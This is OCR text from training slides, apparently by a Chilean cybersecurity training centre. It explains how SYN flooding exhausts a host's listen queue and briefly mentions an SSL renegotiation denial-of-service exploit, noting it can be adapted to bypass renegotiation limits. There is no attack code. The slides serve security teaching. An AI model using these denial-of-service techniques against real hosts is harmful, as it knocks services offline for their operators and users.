


SYN Flooding

- SYN Flooding takes advantage of a flaw in how most hosts implement the TCP **three-way handshake**
- When Host B receives the SYN request from A, it must keep track of the partially-opened connection in a **"listen queue"** for at least 75 seconds
- A malicious host can exploit the small size of the listen queue by sending multiple SYN requests to a host, but **never replying** to the SYN/ACK
- The victim's listen queue is **quickly filled up**
- This ability of **removing a host** from the network for at least 75 seconds can be used as a denial-of-service attack




Conexión SSL




DEMO
Time

No hay solución fácil...



Para este fallo se recomienda limitar la renegociación SSL.

Sin embargo es posible modificar el exploit para que funcione incluso limitándolo.

Principalmente se recomienda el uso de **Aceleradores SSL** por hardware ☹

globalsecure®

CiberSecurity Training Center

MUCHAS GRACIAS!

www.globalsecure.cl

LEVANTEMOS A VALPARAISO!

CUALQUIER APORTE SOBRE $10.000
TE PERMITE ACCEDER AL WORKSHOP

DESAFIO LEVANTEMOSCHILE

bit.ly/1j83aJC

TECHO UN TECHO PARA CHILE

bit.ly/1eE4ruU

Envianos tu Comprobante de Aporte y estas Listo!